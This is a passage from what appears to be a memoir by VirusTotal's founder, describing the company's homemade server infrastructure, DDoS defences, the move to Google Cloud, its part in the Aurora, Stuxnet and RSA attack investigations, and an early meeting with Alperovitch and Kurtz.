
Julio, who was more conservative, preferred not to overload the machines. He would include some *sleep* commands in his code and avoided launching as many analysis processes as there were CPU cores, always leaving one free for system tasks. But when Julio went on vacation, it was open season. I teamed up with Alejandro, and we started experimenting, both with the code and the hardware.




Maximizing CPU utilization at 100% (2010)

Among my successes was setting up RAM drives to avoid bottlenecks caused by disks, which significantly sped up analysis times. Among my mistakes was the time I decided to overclock the CPUs, pushing their speed beyond factory settings. Consumer-grade hardware, stressed, and running 24/7 at 100%. What could possibly go wrong? Well, everything, of course. We burned out more than one CPU before I decided to abandon the idea entirely.

With professional services like VTMIS, we were forced to keep every analyzed file and maintain the entire historical collection available for searches and downloads by our clients. I ordered fans from China that allowed us to mount multiple hard drives in a compact space without overheating. I assembled a test machine in my basement, and it worked. The "amphora" was born. Santos and Alejandro set up a distributed storage system with a cluster of several amphoras. I remember Alejandro requesting a metal hacksaw and making modifications to the chassis of the cases.





"Amphora" assembled in the basement at home (Jan 2009)

The office looked more like a PC assembly factory than a workspace, with cards and hard drives scattered everywhere. Emiliano always recounts the anecdote of his first day at work when he arrived and asked for his desk and computer. The response was, "There are the parts; find them and build your own setup." Completely true.

In the machine room, we had a temperature sensor that sent SMS alerts if the temperature exceeded 25 degrees Celsius. More than once, I woke up in the middle of the night, drove 50 kilometers from my home in Vélez-Málaga to the Andalusia Technology Park, stressed out by receiving SMS alerts every few minutes informing me that the temperature kept rising. I would arrive at the office, open the machine room door, and be hit by a wave of heat. Another night narrowly avoiding disaster.

The cabling was also quite a challenge. In the rack, it was somewhat manageable, but when we started assembling metal shelves with home PCs, things got out of hand. At one point, we had over 60 machines, and the network cables tangled everywhere. Eventually, we had to request permission from the building to increase the electrical power capacity in our office. This was where Alejandro's expertise as an industrial engineer came in handy.

One day, a water leak in the building's false ceiling caused literal sparks to fly in the machine room. Luckily, it happened during office hours.

I also remember the day I found a ham leg, half-consumed and still on its stand, in the machine room. Apparently, someone had spotted ants in the small office kitchen and decided the ham needed to be safeguarded at all costs. It was justified. Above all, the ham.

Second time I found a ham in the machine room, this time hanging from a rack —because, of course, nothing beats a good ham for optimizing server performance.

Anecdotes aside, while our DIY approach allowed us to grow as economically as possible with full control over hardware and software, there came a point where much of our time was consumed playing firefighter to keep the infrastructure running. If it wasn't a hard drive failure, it was a power supply or a motherboard acting up. Precious time that we couldn't dedicate to programming new features.

But as if this situation weren't enough, we faced another constant distraction: attacks. Since Hispasec started as a website dedicated to cybersecurity, we had already been a frequent target. For many, hacking the site of a group specializing in security would be quite the trophy. So we always had malicious traffic attempting to exploit our servers. By then, we had grown accustomed to this "noise," which had become so commonplace that it barely bothered us anymore.

With the success of VirusTotal, things got more serious. We earned the enmity of many malware creators and cybercrime groups, who saw their creations exposed through our service, as antivirus companies used VirusTotal to significantly reduce their reaction time for detection. But, well, we knew a thing or two about cybersecurity. To our knowledge, we never suffered an intrusion.

However, there was one type of attack we had no defense against: the dreaded *DDoS* attacks (*Distributed Denial of Service*). In these cases, the attacker's goal isn't to breach your system but to overwhelm it. Think of the Internet as a network of pipes where data flows, and your server has a pipe of a certain diameter—your bandwidth. A *DDoS* attack sends so much traffic your way that it fills that pipe, clogging the flow and preventing legitimate users from accessing your server. The result: your website goes offline until the attack stops.

That's how we began receiving *DDoS* attacks launched by botnets, networks of thousands of computers remotely controlled by attackers via malware. These botnets were commanded to flood www.virustotal.com with massive traffic, causing it to collapse.

In some cases, depending on the *DDoS* technique used, we managed to hold our ground. The real problem arose when the traffic volume was so overwhelming that it not only affected our servers but also disrupted our Internet provider. We contracted specialized *anti-DDoS* services—companies with much larger infrastructures than ours that filtered traffic before it reached us. But, surprisingly, the

attackers managed to bring down two of the *anti-DDoS* providers we tried.

True to our style, we decided to build our own low-cost *anti-DDoS* solution. We discussed the approach with Cea, who had experience dealing with such attacks from his time as an administrator for IRC-Hispano, but the entire implementation of the solution was handled by Santos.

We rented several servers from different providers and geographic locations. Each server acted as a frontend/web proxy (handling user requests before passing them to the main server) and ran our own authoritative name server (a system responsible for translating domain names into IP addresses). This distributed and resilient setup allowed us to quickly change the IP address that www.virustotal.com pointed to.

Additionally, we implemented a monitoring tool that, through a consensus system among the servers, automatically changed the IPs as needed or distributed the traffic across multiple addresses to reduce the load. This strategy confused attackers, divided traffic, and helped mitigate the attacks—although it remained a persistent headache.

The ultimate irony was when, in underground forums where criminals sold on-demand *DDoS* attack services, the "power test" to prove a botnet's strength was to take down www.virustotal.com for more than five minutes. At times, we found ourselves under fire from multiple botnets simultaneously.

And so we arrived at 2010, in the midst of this perfect storm: a server room requiring constant maintenance and facing external attacks of all kinds. Meanwhile, I noticed Google using our service more and more. After months of contact with Mike, this conversation occurred over chat:

Hey, we're using the API quite a bit, and we'd like to formalize the relationship and become a VirusTotal customer to support you as well. How much would it cost?

Ummm... I'm not interested in Google as a customer

Why?

The truth is that we're increasingly struggling with scaling issues, and on top of that, we're constantly under DDoS attacks. What I'd really like is access to Google Cloud to set up the entire VirusTotal infrastructure there

Interesting, what do you propose?

It would be great a service exchange: we continue providing you full access to VirusTotal, and in return, you give us resources on Google Cloud to set up our storage, database, web application, email, and so on...

OK, let me discuss it on my end

Just two days later, I received an email from Mike with a two-page draft attached that essentially formalized the agreement I had proposed. Amazing! It seemed that Mike, the "photographer," held considerable influence at Google to get this sorted out so quickly.

I discussed the agreement with my partners, and Cea was quick to raise concerns: "Bernardo, you're giving them all the data and locking yourself in. The day you want to move away from this setup, the migration is going to be anything but smooth."

Hopefully, I'll never have to leave, I thought to myself. And, leveraging my position of control over VirusTotal, I signed the agreement with Google.

Thus, in September 2010, while still operating within Hispasec, we began using services like Google Storage and later App Engine. Finally, we could stop worrying about *DDoS* attacks, hard drive failures, managing systems, or buying more machines to scale. We would be hosted on one of the largest internet infrastructures, and hardware would become invisible to us. Everything would scale automatically, allowing us to focus on what truly mattered: improving the product and taking it to the next level.

What I Learned...

Being able to build almost anything is one of the greatest advantages a full-stack engineer can have during the early stages of a startup. That skill allows you to launch a project with minimal resources, without relying on large infrastructures: with just a computer and your talent, you can get things rolling.

However, there's also a risk of falling into overengineering—wanting to build everything from scratch just because you can. It's crucial to learn when to leverage existing solutions, especially when they allow you to scale and free up time to focus on what really matters. In the end, what counts is not the technical complexity behind your product but the value perceived by the user.

It's essential to be pragmatic and adapt on the fly. There's no point in building an "everything-proof" infrastructure when you don't yet know what challenges you'll face. In startups, the most valuable thing is to focus on the immediate, execute quickly, and solve problems as they arise. What truly makes a difference is how quickly you learn and decide what to build yourself versus what to delegate to proven solutions.

As you grow, you realize that time is one of the most limited resources, and spending it solving technical problems that others have already addressed can become a bottleneck. Delegation is not just about efficiency; it's also about strategy. Ultimately, true success doesn't come from controlling every aspect of the product but from understanding where the added value lies and concentrating all your energy there.

Chapter 23

Drawing the Spotlight

2010 was a pivotal year for VirusTotal. We had signed an agreement with Google to migrate our infrastructure to their Cloud, which allowed us to better manage the growing traffic and constant *DDoS* attacks. That same year, two of the most sophisticated cyberattacks in history were revealed: Operation Aurora, a coordinated offensive originating from China that targeted tech companies, including Google, and Stuxnet, a malware that attacked critical infrastructure in Iran. Both incidents, unbeknownst to me at the time, were beginning to shape VirusTotal's future on the global cybersecurity stage.

Operation Aurora, disclosed in January 2010, was a sophisticated cyberattack targeting U.S. companies, including tech and defense giants such as Google, Adobe, Akamai, Juniper Networks, Rackspace, Yahoo, Symantec, Northrop Grumman, Morgan Stanley, and Dow Chemical.

Reports indicated that the attack was launched by groups linked to the Chinese government. The objective wasn't just to steal corporate


information but also to access accounts of specific users, including human rights activists. This made it not only a massive cyberattack but also one with clear political overtones.

The complexity of Aurora lay not only in how it was executed but also in its ability to exploit vulnerabilities that many companies were unaware of. The attackers infiltrated systems using spear-phishing techniques, tricking employees into downloading malicious files. Once inside corporate networks, they moved laterally, hopping from one computer to another, gathering critical data and confidential information. The operation was so advanced that it was initially difficult to detect.

Aurora wasn't just an isolated attack; it marked a turning point in global cybersecurity. Following the incident, Google decided to stop cooperating with the Chinese government's censorship policies, leading the multinational to relocate much of its operations outside the country. Many other companies, upon learning of the attack's magnitude, reassessed their security policies and began taking more proactive measures to protect their infrastructures.

What was most revealing about Aurora was that it highlighted a new era where nations were no longer just engaging in economic or territorial battles but also in cyber warfare. China, like many other governments, had begun using cyber espionage as another tool in its political and economic arsenal.

The attack was named Aurora by Dmitri Alperovitch, Vice President of Threat Research at McAfee, after his team discovered that the name appeared in the paths found in the malicious files used in the attack. George Kurtz, the company's Chief Technology Officer, suggested that this was likely the internal name the attackers had given to the operation.



Google documentary, available on YouTube, about Operation Aurora

That same year, another unprecedented attack made this new reality even clearer: Stuxnet. Unlike Aurora, which focused on stealing information, Stuxnet was malware designed to cause physical damage, specifically targeting critical industrial infrastructures.

Unlike other viruses or worms that spread across the internet to infect individual computers or corporate networks, Stuxnet was engineered to attack something far more critical: industrial process control systems, known as *SCADA* (*Supervisory Control and Data Acquisition*). These systems monitor and control machinery in sectors such as energy, manufacturing, and nuclear plants, among others.

Stuxnet's primary target was to sabotage Iran's nuclear program, specifically the centrifuges used in the uranium enrichment facilities at Natanz. The malware exploited multiple previously unknown security vulnerabilities, known as zero-day vulnerabilities, in the Windows operating system. This allowed it to spread via infected

USB devices, even within air-gapped networks that were not connected to the internet.

Once Stuxnet infiltrated a *SCADA* system, it covertly altered the operation of programmable logic controllers (*PLCs*), which are responsible for controlling physical machinery. In the case of the Iranian centrifuges, Stuxnet caused them to speed up or slow down beyond safe operational limits, eventually leading to their failure, all while sending normal data to operators to prevent detection until it was too late.

Stuxnet was groundbreaking not only for the technical complexity of its design but also because it was the first malware to demonstrate the destructive potential of cyberattacks in the physical world. It marked the first time malicious software had been used with such a specific and significant military objective.

In both cases, VirusTotal played a crucial role in the investigations of Operation Aurora and Stuxnet, although its contribution did not receive much media attention. For Operation Aurora, many malware samples related to the attacks were uploaded to VirusTotal. Meanwhile, Stuxnet became a landmark example of how VirusTotal not only helped analyze the first versions of the malware but also allowed researchers to trace earlier samples uploaded to the platform years before the attack became public.

In 2007, someone uploaded an early Stuxnet sample to VirusTotal, long before antivirus engines identified it. Later, traces of even more primitive code, dated back to 2005 and named Stuxnet 0.5, were discovered. This ability to look back and review previously analyzed files enabled the identification of earlier versions of the malware, providing invaluable insights into its evolution.

SATELLITE IMAGE OF THE NATANZ NUCLEAR ENRICHMENT PLANT IN IRAN TAKEN IN 2002 WHEN IT WAS STILL UNDER CONSTRUCTION. THE IMAGE SHOWS TWO CASCADE HALLS, IN THE UPPER RIGHT CORNER, AS THEY WERE BEING BUILT DEEP UNDERGROUND. THE HALL ON THE LEFT, HALL A, IS THE ONLY ONE THAT WAS OPERATIONAL IN 2008 AND 2009 WHEN STUXNET WAS RELEASED. [PHOTO: DIGITALGLOBE AND INSTITUTE FOR SCIENCE AND INTERNATIONAL SECURITY]

Symantec discovered the 2007 variant a few months ago during a routine search of its malware database while looking for files that matched patterns of known malware.

Though the variant was only recently found, it had been in the wild at least as early as Nov. 15, 2007, when someone uploaded it to VirusTotal for analysis. VirusTotal is a free online virus scanner that aggregates more than three-dozen brands of antivirus scanners and is used by researchers and others to determine if a file discovered on a system contains signatures of known malware. It's

Article in WIRED about the discovery of Stuxnet 0.5, the earlier variant of the attack found on VirusTotal

Within the cybersecurity community, it became clear that VirusTotal played a crucial role in both high-profile hacking cases, helping researchers trace early versions of the malware and better understand the scope of these global threats. Despite its significance, VirusTotal's contribution did not receive substantial media coverage, and many of these details about its use remained unnoticed by the general public.

As these investigations into Aurora and Stuxnet unfolded, I began to feel a mix of pride and frustration. On the one hand, I saw how VirusTotal was solidifying its reputation as an innovative and essential tool for malware detection and analysis, contributing to the resolution of some of the most important hacking cases in history. On the other hand, I recalled past experiences, such as when Hispasec innovated with its banking trojan detection services. By commercializing them as white-label solutions through subcontracting with RSA and MarkMonitor, the visibility and recognition never truly reached Hispasec.

I knew that despite our contributions, much of our role remained unknown to the public. The frustration of losing growth opportunities in the past led me to realize that I couldn't let this happen again with VirusTotal. We were involved in high-impact investigations, and my instinct told me I had to find a way to ensure VirusTotal received the recognition it deserved for these achievements. I knew visibility would be crucial for our future.

I completely understood why cybersecurity companies mentioned VirusTotal only in passing in their reports. They needed to focus their communication and marketing efforts on promoting their own research and products. VirusTotal, while essential for their analyses, wasn't the star of their stories. These companies had to position themselves as leaders in cybersecurity, leaving our platform in the background as merely a data source.

If we wanted to gain the recognition we deserved, we couldn't wait for others to do it for us. We needed to take center stage in high-

impact investigations that would generate media attention. It became clear that we had to find a significant enough case, an incident that would allow us to lead the narrative instead of being just another piece of the puzzle. With that idea in mind, I got to work.

In 2011, I began investigating malware that could affect Bitcoin, a technology that had started gaining visibility with the general public. Bitcoin had been launched in 2009, and although it wasn't yet widely known, its popularity was growing rapidly. Personally, I had been interested in Bitcoin and blockchain technology since 2010, and I even mined a few bitcoins back when it was still possible to do so with a CPU, before GPUs and later ASICs took over the mining process.

At the time, no malware related to Bitcoin was known, but my offensive hacker mindset led me to think that attackers might try to steal users' digital wallets, stored in a file called wallet.dat.

I decided to run a search on VirusTotal with this hypothesis in mind, looking for any patterns or unusual behavior related to that file. That's when I discovered a trojan that indeed had the functionality to locate and steal the wallet.dat file. It was the first malware specifically designed to steal Bitcoin wallets.

In June 2011, I announced the discovery on my personal Twitter account, linking to the VirusTotal report of the trojan sample. The news quickly made waves, with one of the major headlines appearing in *WIRED*, the globally renowned magazine for its coverage of technological advancements.

However, I made a significant mistake. In the *WIRED* article, instead of citing VirusTotal as the source of the discovery, they linked to a Symantec report. Within less than 24 hours, Symantec had taken my tweet as a basis to write their own blog post about the malware without mentioning that the original sample and its detection came

from VirusTotal. I realized I had missed an opportunity to give VirusTotal the visibility it deserved in the media. I had failed to communicate our discovery effectively.

WIRED SECURITY POLITICS GEAR THE BIG STORY BUSINESS SCIENCE CULTURE MORE SIGN IN SUBSCRIBE

KEVIN POULSEN SECURITY JUN 16, 2011 8:58 PM


New Malware Steals Your Bitcoin


In a sure sign that the virtual currency Bitcoin has hit the mainstream, a new Trojan horse program discovered in the wild Thursday seeks out and steals victims' Bitcoin wallets, the same way other malware goes for their banking passwords or credit card numbers. The malware, Infostealer.Coinbit, is fairly simple: It targets Windows machines and [...]

Article in WIRED about the first malware designed to steal Bitcoin wallets (June 2011)

I took the situation in stride and, rather than feeling discouraged, I continued investigating other ways malware might be impacting the Bitcoin ecosystem. Just a week after the first discovery, I made another breakthrough. This time, it was a botnet designed to infect computers and use them to mine bitcoins in the background without the users' knowledge. The malware exploited the processing power of infected machines to generate profits, mining and sending the earnings directly to the attacker's account.

I decided to announce it again on my personal Twitter account. This time, with a touch of irony and humor, I wrote: "I think I've found a bitcoin botnet miner, I'm now analyzing the sample. Symantec, please don't forget my credits this time ;-)"





Tweets about a botnet mining Bitcoins (June 2011)

Surprisingly, Symantec took the hint with good humor and, in their official blog, published an analysis of the Bitcoin mining trojan, explicitly crediting me as the discoverer at the end of the article. However, this discovery did not achieve the same media resonance as the first Bitcoin trojan. Despite being significant as the first botnet designed to mine secretly, it didn't generate the same level of impact as the earlier news. It remained clear that to sustain visibility, I needed to refine my strategy.

After learning from the Bitcoin trojan cases, I embarked on a much more meticulous investigation, focusing on how to maximize visibility for our findings. I began with an attack on RSA that had occurred earlier in 2011. This incident emerged as one of the most significant cyberattacks of the year, where attackers exploited a zero-day vulnerability in Adobe Flash to access sensitive information about RSA's SecurID tokens—a critical product for generating secure passwords.

A zero-day vulnerability refers to a security flaw in software that is unknown to the manufacturer, meaning no patch or solution is available when attackers exploit it, making the attack particularly challenging to prevent.

The SecurID tokens, for their part, were small devices that, when a button was pressed, generated a one-time password valid for a few seconds. This provided an additional layer of security since, even if the password was stolen, it couldn't be reused to access the system. It was one of RSA's flagship products, widely used in the most critical networks in the United States as part of a two-factor authentication system to protect sensitive infrastructure and data.

These types of tokens didn't just protect companies like RSA; they also secured major defense contractors for the U.S. government, making this attack a matter of national security. The attackers, using spear-phishing techniques (personalized attacks designed to trick specific individuals into divulging sensitive information), managed to infect computers within RSA and gain privileged access to confidential information.

My investigation began thanks to Timo Hirvonen, an F-Secure analyst, who, in August 2011, discovered the original malware sample used in the RSA attack within the files uploaded to VirusTotal. Determined to understand the attack, Hirvonen spent months tracking this sample until he identified the key piece that triggered the entire operation and had been analyzed in VirusTotal. This allowed me to build on his work and search for other samples related to the attack.

I found two related files that had been uploaded to VirusTotal shortly after the RSA attack, demonstrating that the attackers had not only targeted this company but also other organizations linked to U.S. national security. By correlating the malware samples uploaded to VirusTotal with in-depth analysis, I was able to reconstruct a much broader picture of the attack.

I discovered that it was a coordinated cyberattack originating from China, targeting not only RSA but also key defense contractors like Lockheed Martin and Northrop Grumman. Additionally, I identified

other U.S. defense organizations that were targeted, which I informed directly without publicly revealing their names. What I had uncovered was a direct attack on the core of U.S. intelligence, with ramifications far deeper than initially believed.

The next step was clear: I couldn't repeat the same mistake as with the Bitcoin trojans, where I failed to achieve the desired visibility. This time, I decided to be more strategic in communicating the discovery. I knew that for it to have the impact it deserved, I needed to ensure maximum media exposure. Therefore, I leaked the exclusive to Robert McMillan, a renowned cybersecurity journalist working for *IDG News* in the United States.

Thanks to this strategy, the news reached the international stage, positioning VirusTotal as a key player in the investigation of the RSA attack.

PCWorld NEWS BEST PICKS REVIEWS HOW-TO DEALS LAPTOPS WINDOWS

NEWS

RSA Spearphish Attack May Have Hit US Defense Organizations

By Robert McMillan
SEP 8, 2011 5:20 PM PDT

The hackers who broke into EMC's RSA Security division last March used the same attack code to try to break into several other companies, including two U.S. national security organizations, according to data provided by the VirusTotal website.

"According to our data, RSA was just one of the targets," said Bernardo Quintero, the founder of malware analysis site VirusTotal. Attackers "used the same malware to try to penetrate other networks," he said in an email interview.

Article on the RSA attack and VirusTotal (September 2011)

The article gave full credit to VirusTotal for the discovery, citing several statements I made during the interview with the journalist. "According to our data, RSA was just one of the targets," I mentioned in the interview, highlighting that the attackers used the same malware to attempt to breach other networks.

Additionally, I discussed how VirusTotal had become an essential tool for security professionals. I pointed out how our platform had uncovered the spear-phishing email used to compromise RSA's security. Furthermore, I revealed that the same malicious file had already been uploaded 16 times to VirusTotal from 15 different sources before the attack became public in March, underscoring the scale and coordination of the incident.

Another highlighted detail was that the malware contained metadata indicating it had been created using a simplified Chinese version of Excel. While the attackers could have intentionally modified these settings, I commented that it seemed more like an oversight on their part, providing a crucial clue about its origin.

The news about the discovery of the RSA attack gained significant traction in the United States and quickly spread across international cybersecurity media outlets. In Spain, the story wasn't published until a week later, when it appeared in *El País* with a striking headline: *A Málaga native tracks a cyberattack on U.S. security*.

VIRUS

Un malagueño tras la pista de un ciberataque a la seguridad de EE UU

Bernardo Quintero.

Article in El País newspaper (2011)

This recognition was particularly meaningful because, beyond specialized cybersecurity forums, the story captured international attention thanks to its media projection. VirusTotal, a project born in

Spain, had managed to grab global attention by uncovering a coordinated attack from China that compromised U.S. security. Mission accomplished: we had successfully drawn the world's spotlight.

What I Learned...

It's not about how much effort you put in, but about the impact you generate. As entrepreneurs, it's easy to fall into the trap of believing that more effort always leads to better results. However, the real key lies in maximizing outcomes with the least effort required, focusing your energy on what truly has the potential to make an impact.

In my case, I discovered that strategy is the ultimate multiplier. The discovery of Bitcoin trojans took a lot of time, but without a clear visibility strategy, its impact was minimal. In contrast, with the RSA attack investigation, where I was more strategic in communicating and positioning the discovery, the media impact was far greater and required comparatively less effort.

The lesson here is that effort, performance, and impact are not always proportional. We must focus on optimizing our actions and efforts toward those results that can generate significant returns. True success lies in the equation of achieving maximum impact with minimum effort, and this is something every startup should value and aim for.

At the end of the day, it's not about how hard you work but how effective you are at turning your effort into results.

Chapter 24

Acquisitions for Dummies

After the publication of the article about the RSA attack, where we used VirusTotal to reveal the scale of the coordinated cyberattack from China against the United States, we received a wave of international attention. This article not only put us on the global cybersecurity map but also attracted a series of interesting contacts. The most notable was an email I received on October 15, 2011, from Dmitri Alperovitch, Vice President of Threat Research at McAfee and renowned for leading the investigation into Operation Aurora. He mentioned that he would be traveling to Madrid in November and was interested in meeting with me.

I replied to Alperovitch, saying that November wasn't the best month to visit Málaga unless he enjoyed gray skies and occasional rain. I also explained that I would be in Mexico conducting a pentest with Hispasec at the time. However, I suggested that one of my colleagues could meet with him and that the Madrid-Málaga train journey was quite pleasant. A month later, Alperovitch wrote again, this time proposing a date in December. He mentioned he would travel

specifically to Málaga and would be accompanied by George Kurtz, who was the Chief Technology Officer (CTO) at McAfee.

Kurtz was another heavyweight in the industry. He had co-founded Foundstone, a highly respected cybersecurity company that was later acquired by McAfee, and had collaborated with Alperovitch on the Operation Aurora investigation. Additionally, he co-authored the successful *Hacking Exposed* series, a collection of bestselling books that explained offensive hacking techniques and best practices for securing systems. Those of us in the field devoured them like novels.

When I received that email, I was surprised that two industry giants with such impressive careers wanted to come to Málaga to speak with me. I wasn't sure if they wanted to discuss a potential collaboration or if it was something more serious, but it was clear that this wasn't just a courtesy visit.

What I didn't know at the time was that both of them had resigned from McAfee in October of that same year. They were frustrated with the slow pace at which security technologies were evolving to address new threats, and they were in the process of recruiting the best cybersecurity talent for their new venture.

On December 13, they finally arrived in Málaga. Beforehand, they had asked me for hotel recommendations, and as a good host, I suggested a couple of nice options in the heart of the city so they could enjoy the historic center. One of them was the historic Málaga Palacio, right next to the cathedral, boasting a prime location with views of the port area. I also mentioned a modest three-star hotel, *Posadas de España*, located at the entrance of the technology park, just a few minutes' walk from our office. I thought they probably wouldn't be too thrilled with that one. When they chose the three-star hotel, I knew they weren't here for sightseeing. No beach strolls for them. They had a clear plan: an intense schedule, dinner on the 13th, a full day at the office on the 14th, and a return flight on the 15th.

On our side, Emiliano, Julio, and I were tasked with hosting them. There was one detail that both worried and embarrassed me: my English. My day-to-day life split between the hospital and Hispasec left little room for travel or attending conferences, and I used up my vacation days on client meetings or pentests. While I was used to reading and writing in English, I didn't even have the chance to practice speaking it as a tourist. My shyness and reluctance to socialize only made matters worse. Thankfully, Emiliano, who had attended a bilingual school in Marbella from an early age, and Julio, more seasoned and well-versed thanks to his heavy metal lyric obsession, would handle most of the conversation.

My plan was simple: welcome them without any frills and let them see who we really were. I didn't inform anyone else in the office about their visit; I wanted them to experience our authenticity bikes lying around, computer parts scattered everywhere, and reusable food containers with food on desks. No façades, no pretenses.

The day they arrived, both George and Dmitri came across as relaxed, approachable, and charming. They had that aura of people who had played in the big leagues while still possessing the technical knowledge that allowed them to connect with us instantly. Just by the questions they asked, we could tell these weren't just two more executives; they were straight to the point and knew exactly what they were looking for.

As for us? No PowerPoint presentations. We simply sat down in the small meeting room in our office with a laptop and the VirusTotal website on the screen. We answered their questions live, performing real-time demonstrations. And when a query couldn't be resolved through the website, we opened the terminal and started pulling data directly from our local databases that hadn't yet been migrated to the Cloud, whether it was *MySQL* or *MongoDB*.

I remember one query failed. Emi, in his laid-back style, said, "Looks like someone's been in the server room." He got up, went to the


server, and came back a minute later saying that, indeed, someone had accidentally moved a network patch cable. The query resumed without any issues.

The same happened when they asked about the logic behind the code. Without hesitation, we opened GitHub and showed them the source code. No hiding the seams—if they wanted to see how VirusTotal worked, we would show them from the inside out.

We offered to take them to a nice restaurant downtown for lunch, but they told us they preferred something quick and as close as possible. So, we ended up at the bar inside Bic Euronova, the business incubator in the park. It was a place for sandwiches and daily specials, without an ounce of glamour. Dmitri and George adapted to everything, blending humility and professionalism in a way that made us forget, at least for a while, the difference in status. Well, almost all the time. Because there was one moment when that difference became unmistakable.

We were chatting about hobbies when George asked us if we followed Formula 1. We told him yes, that we were fans of Fernando Alonso. Without hesitation, he pulled out his phone and showed us a video, saying: "This is from my car's onboard camera here I am overtaking another CEO during a race." The video looked like it was straight out of a Formula 1 race. It was a stark reminder that, although we shared a passion for technology, we were playing in completely different leagues.

After lunch and that brief glimpse into the world of elite motorsport, we returned to the meeting, answering more questions and showcasing code. At one point, I took the opportunity to approach George with one of his *Hacking Exposed* books and asked him for an autograph. After all, when would I get another chance like this?



Dedication in Hacking Exposed 4 signed by George Kurtz (2011)

The dinner was simple, and the atmosphere was warm and friendly. They thanked us for our transparency and said they appreciated that we hadn't tried to put on any airs. Then, they shared an anecdote about a visit they had made to a cybersecurity company founded by a renowned cryptographer. According to their story, everything at that company was so perfect that they began to grow suspicious. During a tour of the work areas, Dmitri approached a woman who was sitting in front of a screen displaying an impressive interface showing Internet threats. He asked her to explain what she was doing. The woman hesitated, unsure how to respond, and eventually broke down. She admitted she was a model hired only for that day to make it look like she worked there.

That anecdote got a good laugh out of us, but it also reinforced something I already knew: authenticity matters—a lot.

From left to right: Bernardo, Julio, Dmitri Alperovitch, George Kurtz, and Emiliano. Larios Street, Málaga (2011)

Before saying goodbye, they spoke openly about their interest in having us join their project. The conversation had progressed much faster than we expected, but everything felt natural, almost as if it were the logical next step.

The next morning, December 15th, just before catching their return flight, George sent me an email thanking us for hosting them and outlining the information they would need to make a formal offer. He requested VirusTotal's financial history, a list of current clients categorized by both paying and non-paying status, and details of any relevant contracts, particularly those concerning ownership between my partners and me. He also asked for full access to VirusTotal for Dmitri to review.

That morning, I was already back at the hospital, putting out a couple of fires: addressing an issue with the new web portal I had developed

and restoring some email credentials. Between tasks, I took a moment to write to my partners at Hispasec, updating them on what had transpired over the past two days. None of them had been in the office during George and Dmitri's visit, and I hadn't informed them beforehand. Everything had happened so quickly.

In the afternoon, around 4:30 PM, after having lunch following my hospital shift, I took a moment to respond to George and Dmitri. I thanked them once again for their visit and, in passing, apologized if the presentation had seemed somewhat disorganized or unprepared—it had been intentional. I explained that we wanted to show them who we truly were, without filters or pretense. I also mentioned that their request for information made perfect sense and that I would start working on it right away, though we'd first need to sign a confidentiality agreement.

Subject: Re: Visit this week

George, Dmitri,

